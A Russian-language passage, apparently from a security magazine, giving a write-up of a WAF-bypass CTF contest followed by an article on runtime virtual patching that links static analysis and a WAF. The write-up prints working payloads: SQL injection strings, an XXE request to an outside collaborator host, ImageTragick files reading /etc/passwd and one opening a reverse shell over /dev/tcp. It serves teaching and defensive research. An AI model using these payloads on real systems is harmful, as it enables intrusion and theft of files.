1 goo.gl/7Vp7QW (speakerdeck.com)
2 goo.gl/28y3gR (dev.mysql.com)
3 goo.gl/cp1qfu (dev.mysql.com)

CREATE EVENT `new_event` ON SCHEDULE EVERY 60 SECOND STARTS CURRENT_TIMESTAMP ON COMPLETION NOT PRESERVE ENABLE COMMENT '' DO insert into notes (title, body) VALUES ((select flag from flags limit 1), 2)



Кроме CREATE EVENT можно было воспользоваться CREATE TABLE и получить флаг в сообщении MySQL, принудительно вызвав ошибку (решение Арсения Шароглазова):

CREATE TABLE ggg AS SELECT ST_LongFromGeoHash (flag) FROM flags;

Сергей Бобров решил альтернативным способом, использовав конструкцию ON DUPLICATE KEY UPDATE , которая позволяет выполнить UPDATE внутри INSERT одним запросом:

INSERT INTO notes SELECT 1,2,3 FROM notes,flags as a ON DUPLICATE KEY UPDATE body = flag

Задание 3 (AG)

300 очков


Для выполнения задания участникам было необходимо обнаружить и проэксплуатировать уязвимость в одной из старых версий демонстрационного приложения Adobe BlazeDS. Особенность приложения в том, что оно использует для коммуникации с сервером протокол AMF (Action Message Format). Сам AMF представляет собой сериализованную структуру с типизацией полей. Одним из типов является XML (0x0b), неправильный парсинг которого привел к ряду уязвимостей в библиотеках для работы с AMF[5], в том числе и в BlazeDS.

WAF имел встроенный парсер AMF, однако для задания был отключен парсинг внешних объектов Flex: AcknowledgeMessageExt (алиас DSK), CommandMessageExt (DSC), AsyncMessageExt (DSA). В то же время BlazeDS мог распарсить такие сообщения и найти в них XML, что в итоге приводило к уязвимости к атаке XXE.

Составить такой запрос можно с помощью библиотеки pyamf:

```
import pyamf
import httplib
import uuid
from pyamf.flex.messaging import RemotingMessage,
AcknowledgeMessageExt
from pyamf.remoting import Envelope, Request, decode
hostname = 'task3.waf-bypass.phdays.com'
port = 80
path = '/samples/messagebroker/amf'
request = AcknowledgeMessageExt(
   operation="findEmployeesByName",
   destination="runtime-employee-ro",
   messageId=None,
   body=[
       '<!DOCTYPE x [ '
       '<!ENTITY foo SYSTEM "http://
        dta58o8o6fljzkvl52h8458lacg54u.burpcollaborator.
        net"> ]>'
       '<x>External entity 1: &foo;</x>'],
   clientId=None,
   headers={'DSId': str(uuid.uuid4()).upper(),
       'DSEndpoint': 'my-amf'}
)
envelope = Envelope(amfVersion=3)
envelope["/%d" % 1] = Request(u'null', [request])
message = pyamf.remoting.encode(envelope)
conn = httplib.HTTPConnection(hostname, port)
conn.request('POST', path, message.getvalue(),
        headers={'Content-Type': 'application/x-amf'})
resp = conn.getresponse()
data = resp.read()
content = decode(data)
print content
```

BlazeDS был настроен на работу через внутренний прозрачный прокси, который дописывал заголовок с флагом ко всем исходящим запросам.



Задание 4 (KP)

200 очков

Для задания была использована версия веб-приложения Pasteboard, уязвимая для атаки Imagetragick (imagetragick.com). WAF был настроен особым образом, чтобы фильтровались только ключевые слова url, caption:, label:, ephemeral:, msl:

Однако были доступны менее распространенные векторы. Например, враппер text (в отличие от label перед именем файла не требуется символ @):

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'text:/etc/passwd'
pop graphic-context
```

На выходе получалась картинка с содержимым файла /etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-bus-proxy:x:999:998:systemd Bus Proxy:/:/sbin/nologin
systemd-network:x:998:997:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
flag:2fa07990a19967940110e3c7f9d06c22
```

4 goo.gl/ujvYkU (dev.mysql.com)

5 goo.gl/KQQ45S (agarri.fr)

Арсений Шароглазов воспользовался вектором с image over:

```
push graphic-context
encoding "UTF-8"
viewbox 0 0 1 1
affine 1 0 0 1 0 0
push graphic-context
image Over 0,0 1,1 '|/bin/sh -i > /dev/tcp/ip/80 0<&1 2>&1'
pop graphic-context
pop graphic-context
```

Сергей Бобров нашел в исходниках imagemagick враппер pango:, который ранее не упоминался в известных эксплойтах.

```
push graphic-context
viewbox 0 0 640 480
image over 0,0 0,0 'pango:@/etc/passwd'
pop graphic-context
```

Задание 5 (GM)

250 очков

Задание представляло собой форму поиска, уязвимую к SQL-инъекции. Таблица с результатом поиска содержала поле publickey. Задача состояла в том, чтобы через SQL-инъекцию вывести значение поля privatekey. Использовалась следующая политика ABAC, заданная на ALFAScript:

```
namespace example {
   export policy Main {
      target clause action == "select"
      apply denyUnlessPermit

      rule r1 {
         permit
         target clause resource.schema.id == "information_schema"
      }

      rule r2 {
         permit
         target clause resource.schema.id == "task5"
            and resource.table.id == "users"
            and resource.column.id == "publickey"
         }

      rule r3 {
         permit
         target clause resource.schema.id == "task5"
            and resource.table.id == "users"
            and resource.column.id == "name"
      }
   }
}
```

Здесь необходимо обратить внимание на ключевое слово denyUnlessPermit. В рамках языка XACML для описания политик атрибутного управления доступом существует несколько видов алгоритмов комбинирования решений. Использование алгоритма denyUnlessPermit означает, что запрос будет разрешен, если и только если хотя бы одно из правил позволяет реализовать доступ пользователя к ресурсу. DBFW не знает реальной структуры СУБД, поэтому когда он видит запрос типа SELECT a,b from c,d, он, в отличие от СУБД, не знает, где находится, например, столбец a: в таблице c или d. В случае таких запросов DBFW вынужден проверять возможность доступа пользователя ко всем вариантам ресурсов. В данном примере к столбцам c.a, c.b, d.a и d.b. Поэтому если построить запрос, который будет содержать хотя бы один разрешенный столбец, то с помощью выборки из двух таблиц мы можем извлечь privatekey:

Petrov' union select name, privatekey from information_schema.columns,users where name = 'Petrov' –

Petrov' union select name Go

Search results:

Type	Name	User ID
pub	Petrov	MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCqGKukO1De7zhZj6+H0qtjT
pub	Petrov	b3b88aaafa1dbc238ef2968f1b210083

Задание 6 (ES)

300 очков

Веб-приложение для задания имело две функции — загрузку CSV-файлов со списком контактов и форму поиска по контактам, в которой была заложена возможность SQL-инъекции. В качестве защитного механизма использовался алгоритм DBFW под названием «Dejector». Впервые данный способ выявления SQL-инъекций был описан в работе Hansen и Patterson «Guns and Butter: Towards Formal Axioms of Input Validation»[6]. Суть его в том, что по множеству известных запросов веб-приложения (например, такое множество запросов может быть получено статическими анализаторами исходного кода) строится подграмматика языка SQL. По этой грамматике генерируется парсер. Если запрос распознается парсером, то запрос принадлежит языку, иначе запрос не принадлежит языку, а значит является поддельным.

Для задания мы подготовили грамматику, которая описывала допустимые запросы. Возможность загрузки файлов в CSV давала понять, что пользователь MySQL мог работать с файлами. Другой хинт содержался в ошибке: использовался mysqli_multi_query(), а значит, работали стекированные запросы. Обычный LOAD_FILE() был запрещен грамматикой, однако был доступен LOAD DATA INFILE[7]:

'; load data infile '/etc/passwd' into table users character set 'utf8

Search results:

User or key not found

Name
Petrov
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
mysql:x:999:999::/home/mysql:/bin/sh
flag:a1189cacfa1dbc235ef2568f5b212217

Результаты

Первое и второе места заняли специалисты «Лаборатории Касперского» — Сергей Бобров и Арсений Шароглазов. Третье место досталось студенту Тюменского государственного университета Андрею Семакину.

6 goo.gl/uFJjiS (blackhat.com, PDF)

7 goo.gl/baf1X5 (dev.mysql.com)

Мечтают ли WAF'ы о статанализаторах

Владимир Кочетков

Одна из самых популярных тенденций в области защиты приложений нынешнего десятилетия — технология виртуального патчинга (virtual patching, VP), позволяющая защитить веб-приложение от эксплуатации имеющихся в нем известных уязвимостей на уровне межсетевого экрана уровня веб-приложений (web application firewall; здесь и далее под WAF подразумевается выделенное решение, функционирующее на отдельном узле, между шлюзом во внешнюю сеть и веб-сервером). Технология VP основана на построении правил фильтрации HTTP-запросов на стороне WAF по результатам работы средств статического анализа защищенности приложения (static application security testing, SAST). Однако из-за того, что средства SAST и WAF опираются на различные модели представления приложения и различные методы принятия решений, на рынке до сих пор нет по-настоящему эффективных решений их интеграции. В рамках SAST работа с приложением осуществляется по модели белого ящика и, как правило, используются формальные подходы к поиску уязвимостей в коде. Для WAF же приложение представляет собой черный ящик, а для детектирования атак применяются эвристики. Это не позволяет эффективно использовать VP для защиты от атак в тех случаях, когда условия эксплуатации уязвимости выходят за рамки тривиальной схемы `http_parameter=plain_text_attack_vector`.

Но что, если «подружить» SAST и WAF таким образом, чтобы информация о внутреннем устройстве приложения, полученная с помощью SAST, стала доступной на стороне WAF и дала ему возможность детектировать атаки на обнаруженные уязвимости — не угадывая, но доказывая факт атаки?

Блеск и нищета традиционного VP

Традиционный подход к автоматизации создания виртуальных патчей для веб-приложений заключается в предоставлении WAF информации о каждой обнаруженной с помощью SAST уязвимости, включающей:

- класс уязвимости;
- уязвимую точку входа в веб-приложение (URL или его часть);
- значения дополнительных параметров HTTP-запроса, при которых атака становится возможной;
- значения уязвимого параметра — носителя вектора атаки;
- множество символов или слов (токенов), появление которых в уязвимом параметре приведет к эксплуатации уязвимости.

Для определения множеств значений параметров HTTP-запроса и опасных элементов уязвимого параметра могут использоваться как простое перечисление всех возможных элементов, так и генерирующая функция (как правило, на базе регулярных выражений). Рассмотрим фрагмент кода ASP.NET-страницы, уязвимый для атак XSS[1].

```
01  var condition = Request.Params["condition"];
02  var param = Request.Params["param"];
03
04  if (condition == null || param == null)
05  {
06        Response.Write("Wrong parameters!");
07        return;
08  }
09
10  string response;
11  if (condition == "secret")
12  {
13     response = "Parameter value is `" + param + "`";
14  }
15  else
16  {
17     response = "Secret not found!";
18  }
19
20  Response.Write("<b>" + response + "</b>");
```

В результате анализа этого кода для вектора атаки будет выведена символическая формула условного множества его значений:

$\{condition = "secret" \Rightarrow param \in \{ XSS_{html\text{-}text} \}\}$, где $XSS_{html\text{-}text}$ — множество возможных векторов XSS-атаки в контексте TEXT, описанном в грамматике HTML.

Из этой формулы может быть выведен как эксплойт, так и виртуальный патч. На основе дескриптора виртуального патча WAF формирует правила фильтрации, позволяющие блокировать все HTTP-запросы, выполнение которых может привести к эксплуатации найденной уязвимости.

Такой подход, безусловно, позволяет защищаться от некоторого множества атак, однако обладает и существенными недостатками:

- для доказательства наличия уязвимости средству SAST достаточно обнаружить один из возможных векторов атак на нее. Для эффективного устранения уязвимости необходимо защититься от всех возможных векторов, которые бывает затруднительно сообщить на сторону WAF, поскольку их множество не только бесконечно, но и зачастую не может быть выражено регулярными выражениями в силу нерегулярности грамматик векторов атак;
- то же самое касается и значений всех дополнительных параметров запроса, при которых становится возможна эксплуатация уязвимости;
- информация об опасных элементах уязвимого параметра бесполезна в том случае, если на пути от точки входа до уязвимой точки выполнения вектор атаки подвергается промежуточным преобразованиям, изменяющим контекст его грамматики или даже всю грамматику (например, Base64-, URL- или HTML-кодирование, строковые преобразования).

1 habrahabr.ru/company/pt/blog/149152/
2 habrahabr.ru/company/pt/blog/305000/

Эти недостатки приводят к тому, что технология VP, ориентированная на защиту от частных случаев, не позволяет эффективно защититься от всех возможных атак на обнаруженные с помощью средств SAST уязвимости. Кроме того, построенные таким образом правила фильтрации трафика часто приводят к блокированию штатных HTTP-запросов и нарушению работы защищаемого приложения. Немного изменим уязвимый код.

```
01   var condition = Request.Params["condition"];
02   var param = Request.Params["param"];
03
04   if (condition == null || param == null)
05   {
06         Response.Write("Wrong parameters!");
07         return;
08   }
09
10   string response;
11   // CustomDecode implements base64-URL-base64 decoding chain
12   if (CustomDecode(condition).Contains("secret"))
13   {
14         response = "Parameter value is `" + CustomDecode(param)
           + "`";
15   }
16   else
17   {
18         response = "Secret not found!";
19   }
20
21   Response.Write(response);
22   }
```

Разница с предыдущим примером лишь в том, что теперь оба параметра запроса подвергаются некоторому преобразованию и условие на параметр `secret` ослаблено до включения подстроки. Формула вектора атаки в результате анализа этого кода примет вид:

$$(\text{CustomDecode condition}) \supset \text{"secret"} \Rightarrow \text{param} \in (\text{CustomDecode } \{ \text{ XSShtml-text } \}).$$

При этом для функции CustomDecode в соответствующей вершине CompFG анализатором будет выведена формула, описывающая цепочку преобразований Base64—URL—Base64:


$$(\text{FromBase64Str } (\text{UrlDecodeStr } (\text{FromBase64Str argument}))).$$

По формулам такого вида все еще возможно построить эксплойт (об этом мы подробно рассказывали в одной из наших предыдущих статей[2]), однако применить классический подход к построению виртуальных патчей здесь уже не представляется возможным, поскольку:

- эксплуатация уязвимости возможна только в том случае, если декодированный параметр запроса `condition` будет содержать подстроку "secret" (строка 12), но множество значений такого параметра весьма велико, а выразить его через регулярные выражения затруднительно из-за нерегулярных функций декодирования;
- параметр запроса, являющийся вектором атаки, также подвергается декодированию (строка 14), что не позволяет средству SAST сформировать для WAF множество его опасных элементов.

Поскольку все проблемы традиционного VP растут из отсутствия возможности работать с приложением на уровне WAF по модели белого ящика, очевидно, что для их устранения необходимо реализовать такую возможность и доработать подход таким образом, чтобы:

- средство SAST предоставляло WAF полную информацию обо всех преобразованиях, которым подвергаются уязвимый параметр и переменные условий успешной атаки на пути от точки входа до уязвимой точки, чтобы WAF получил возможность вычислять значения аргументов в ней, исходя из значений параметров обрабатываемого HTTP-запроса;
- для детектирования атаки использовались не эвристические, а формальные методы, основанные на строгом доказательстве тех или иных утверждений и покрывающие общий случай условий эксплуатации каждой конкретной уязвимости — вместо ограниченного множества частных.




Так и родилась

Технология виртуального патчинга времени выполнения

В основе технологии runtime virtual patching (RVP) лежит используемая в анализаторе исходных кодов PT Application Inspector (PT AI) модель исследуемого приложения под названием «граф потоков вычисления» (computation flow graph, CompFG). Эта модель строится во время анализа приложения в результате абстрактной интерпретации его кода в семантике, схожей с традиционными символическими вычислениями. Вершины данного графа содержат генерирующие формулы на целевом языке, задающие множества допустимых значений всех потоков данных, присутствующих в соответствующих точках выполнения. Эти потоки называются аргументами точки выполнения. Одним из свойств CompFG является его конкретизируемость — возможность вычислить множества конкретных значений всех аргументов в любой точке выполнения приложения, задав значения для всех входных параметров. Данная модель была подробно описана в рамках мастер-класса «Трущобы AppSec»[3] на PHDays VII.

Рабочий процесс RVP делится на два этапа, соответствующих этапам жизненного цикла приложения — развертыванию и эксплуатации.



Этап развертывания

Перед развертыванием очередной версии приложения осуществляется его анализ с помощью PT AI, в результате которого из каждой вершины CompFG, описывающей уязвимую точку выполнения, выводятся три формулы:

- условие достижимости самой точки;
- условие достижимости значений всех ее аргументов;
- множества значений всех ее аргументов и грамматик, которым они соответствуют.

Все наборы формул группируются по признаку принадлежности уязвимости к потоку управления той или иной точки входа в веб-приложение. Само понятие точки входа специфично для каждого из поддерживаемых PT AI веб-фреймворков и определено в базе знаний анализатора.

После этого отчет с обнаруженными уязвимостями и относящимися к ним формулами выгружается в виде кода на специальном языке предметной области, основанном на синтаксисе S-выражений и позволяющем описывать формулы CompFG в форме, не зависящей от целевого языка. Например, формула значения аргумента уязвимой точки рассмотренного ранее примера кода будет выглядеть следующим образом:

```
(+ (+ "Parameter value is `" (FromBase64Str
(UrlDecodeStr (FromBase64Str (GetParameterData
(param))))))  "`"),
```

а формула условия ее достижимости:

```
(Contains (FromBase64Str (UrlDecodeStr (FromBase64Str
(GetParameterData (condition))))) "secret").
```

3 youtu.be/apQEQQm6GaE

Полученный отчет загружается в PT Application Firewall (PT AF), и на его основе генерируется бинарный модуль, позволяющий вычислять все присутствующие в нем формулы. Например, декомпилированный код расчета условия достижимости уязвимой точки рассмотренного примера выглядит так:

```
// Class_PvoEvaluator_2c58a6d65a4a4faeab8b9200e85801819
// Token: 0x06000081 RID: 3 RVA: 0x00003050 File Offset: 0x00000250
public override bool EvaluatePvoCondition()
{
    return base.get_WebRequest().GetParameterData("condition") != null && base.get_WebRequest
      ().GetParameterData("param") != null;
}
```

Для того, чтобы вычисление формул было возможным, на стороне PT AF необходимо иметь (на выбор):

- некоторую базу вычислителей всех функций, которые могут появиться в отчете;
- изолированную песочницу со средой выполнения для языка или платформы, на которой работает защищаемое приложение (CLR, JVM, интерпретатор PHP, Python или Ruby и т. п.), и библиотеками, которые используются в приложении.

Первый вариант дает максимальное быстродействие, но предполагает огромный объем ручной работы со стороны разработчиков WAF по описанию вычислителей (даже если ограничиваться только функциями стандартных библиотек). Второй вариант дает возможность вычислять все функции, которые могут встретиться в отчете, но и увеличивает время обработки каждого HTTP-запроса из-за необходимости вызова среды выполнения для вычисления каждой функции. Оптимальным здесь является вариант, при котором для наиболее часто встречающихся функций используется первый вариант, а все остальные вычисляются с помощью второго.

Вполне возможна ситуация, когда в формуле встретится функция, в которую анализатор не сможет «провалиться» (например, вызов метода, относящегося к отсутствующей зависимости проекта или к native-коду) и (или) вычисление которой также невозможно на стороне PT AF (например, функция чтения данных из внешних источников или окружения сервера). Такие функции отмечаются в формулах флагом unknown и обрабатываются особым образом (см. ниже).

Этап эксплуатации

На этапе эксплуатации при каждом HTTP-запросе WAF делегирует его обработку сгенерированному бинарному модулю. Модуль анализирует запрос и определяет относящуюся к нему точку входа в веб-приложение. Для этой точки выбираются формулы всех обнаруженных в результате ее анализа уязвимостей — и далее вычисляются определенным образом.

Сначала вычисляются формулы обоих условий: достижимости уязвимой точки и значений всех ее аргументов. Вместо переменных в каждую формулу подставляются значения соответствующих параметров запроса, после чего вычисляется ее значение. Если в формуле присутствуют выражения с флагом unknown, она обрабатывается следующим образом:

- каждый флаг unknown распространяется по дереву выражений формулы снизу вверх до тех пор, пока им не будет отмечено какое-либо булево выражение;
- все такие выражения (unknown-области) заменяются в формуле на булевы переменные и для полученной формулы решается задача булевой выполнимости;
- из исходной формулы условия конструируются n условий — путем подстановки возможных значений unknown-областей из всех найденных на предыдущем шаге решений;

- вычисляется значение каждой из полученных формул, и если хотя бы одна из них оказалась выполнима, то исходное условие также считается выполнимым.

Если в результате вычисления было получено ложное значение исходной формулы, то это значит, что данный HTTP-запрос не может привести приложение в уязвимую точку с опасными значениями всех ее аргументов. В этом случае RVP просто возвращает обработку запроса основному модулю WAF.

В случае выполнимости условий атаки на уязвимость наступает очередь вычисления значения аргумента уязвимой точки. Используемый для этого алгоритм зависит от класса уязвимости, к которому относится обрабатываемая точка. Общей для них является только логика обработки формул, содержащих unknown-ноды: в отличие от формул условий, такие формулы аргументов не могут быть вычислены каким-либо образом, о чем сразу сообщается WAF — и затем осуществляется переход к вычислению следующей уязвимой точки. В качестве примера рассмотрим наиболее сложный из алгоритмов, используемый для детектирования атак класса инъекций.

Детектирование инъекций

К классу инъекций относятся любые атаки, целью которых является нарушение целостности текста на каком-либо формальном языке (HTML, XML, JavaScript, SQL, URL, файловые пути и т. п.), формируемого на основе данных, контролируемых атакующим. Атака осуществляется через передачу приложению специально сформированных входных данных, подстановка которых в атакуемый текст приведет к выходу за пределы токена и внедрению в текст синтаксических конструкций, не предусмотренных логикой приложения.

В том случае, если текущая уязвимая точка приложения относится к данному классу атак, значение ее аргумента рассчитывается по алгоритму так называемого инкрементального вычисления с абстрактной интерпретацией в семантике taint-анализа. Суть данного алгоритма заключается в том, что каждое выражение формулы рассчитывается отдельно, снизу вверх, причем результат вычисления, полученный на каждом шаге, дополнительно размечается границами «загрязненности», исходя из семантики каждой вычисленной функции и правил традиционного taint-анализа. Это позволяет выделить в конечном результате вычисления все фрагменты, которые были получены в результате каких-либо преобразований входных данных (tainted-фрагменты).

Например, для приведенного выше кода и HTTP-запроса с параметрами `?condition=YzJWamNtVjA%3d&param=UEhOamNtbHdkRDVoYkdWeWRDZ3hLVHd2YzJOeWFYQjBQZyUzRCUzRA%3d%3d` результат применения этого алгоритма для формулы аргумента уязвимой точки будет выглядеть следующим образом (красным отмечены tainted-фрагменты).

`GetParameterData (param)`	`"UEhOamNtbHdkRDVoYkdWeWRD Z3hLVHd2YzJOeWFYQjBQZyUz RCUzRA=="`
`FromBase64Str (GetParameterData (param))`	`"PHNjcmlwdD5hbGVydCgxKTwvc 2NyaXB0Pg%3D%3D"`
`UrlDecodeStr (FromBase64Str (GetParameterData (param)))`	`"PHNjcmlwdD5hbGVydCgxKTwvc 2NyaXB0Pg=="`
`FromBase64Str (UrlDecodeStr (FromBase64Str (GetParameterData (param))))`	`"<script>alert(1)</script>"`
`+ (Parameter value is `) (FromBase64Str (UrlDecodeStr (FromBase64Str (GetParameterData (param)))))`	`"Parameter value is ` <script>alert(1)</script>"`
`+ (+ (Parameter value is `) (FromBase64Str (UrlDecodeStr (FromBase64Str (GetParameterData (param)))))) (`)`	`"Parameter value is ` <script>alert(1)</script>"`

Далее полученное значение разбивается на токены в соответствии с грамматикой аргумента уязвимой точки, и если на любой из tainted-фрагментов пришлось более одного токена, то это и является формальным признаком детектированной атаки (по определению инъекции).

```
Parameter value is ` < script > alert(1) </ script > `
                                  └──────────────────┘
                                          7
```

По окончании вычисления формул всех уязвимостей, относящихся к текущей точке входа, обработка запроса передается в основной модуль WAF вместе с результатами детектирования.

Преимущества и особенности RVP

Реализованный таким образом подход к защите приложения на основе результатов анализа защищенности его кода обладает рядом существенных преимуществ по сравнению с традиционным VP:

- за счет описанного выше формального подхода и возможности учитывать любые промежуточные преобразования выходных данных устранены все указанные недостатки традиционного VP;
- формальный подход также полностью исключает возможность появления ошибок первого рода (ложных срабатываний, false positive), при условии отсутствия в формулах unknown-нод;
- отсутствие какого-либо негативного влияния на функции веб-приложения, поскольку защита реализуется не просто в соответствии с ними, а на их же основе.

Для обкатки технологии и подтверждения ее эффективности был разработан прототип модуля интеграции PT Application Inspector и PT Application Firewall в виде HTTP-модуля веб-сервера IIS под платформу .NET. Демонстрацию его работы с рассмотренным примером кода можно посмотреть на YouTube[4]. Тесты производительности на полутора десятках открытых CMS показали более чем приемлемые результаты: время обработки HTTP-запросов с помощью RVP оказалось сравнимо со временем их обработки традиционными (эвристическими) методами WAF. Средний процент замедления реакции веб-приложения на запросы составил:

- 0% при обработке запросов, не приводящих в уязвимую точку;
- 6–10% при обработке запросов, приводящих в уязвимую точку, но не являющихся атакой (в зависимости от сложности грамматики уязвимой точки);
- 4–7% при обработке запросов, приводящих в уязвимую точку и являющихся атакой.

Несмотря на очевидные преимущества перед традиционным VP, RVP все же обладает рядом концептуальных недостатков:

- отсутствует возможность вычислять значения таких формул, в которых присутствуют внешние данные из источников, отсутствующих на стороне WAF (файловых ресурсов, БД, окружение сервера и т. п.);
- качество формул напрямую зависит от качества аппроксимации некоторых фрагментов кода во время его анализа (циклы, рекурсия, вызовы методов внешних библиотек и т. п.);

4 youtu.be/U1NbKuZkb8c

- описание семантики преобразующих функций для базы вычислителей требует некоторого количества инженерной работы, которая слабо автоматизируется и допускает появление ошибок, связанных с человеческим фактором.

Впрочем, и эти недостатки оказалось возможным устранить, перенеся часть функциональности RVP на сторону приложения и применив технологии, лежащие в основе самозащиты приложений времени выполнения (runtime application self-protection, RASP).

Расширенная самозащита приложений времени выполнения (ARASP, Advanced RASP)

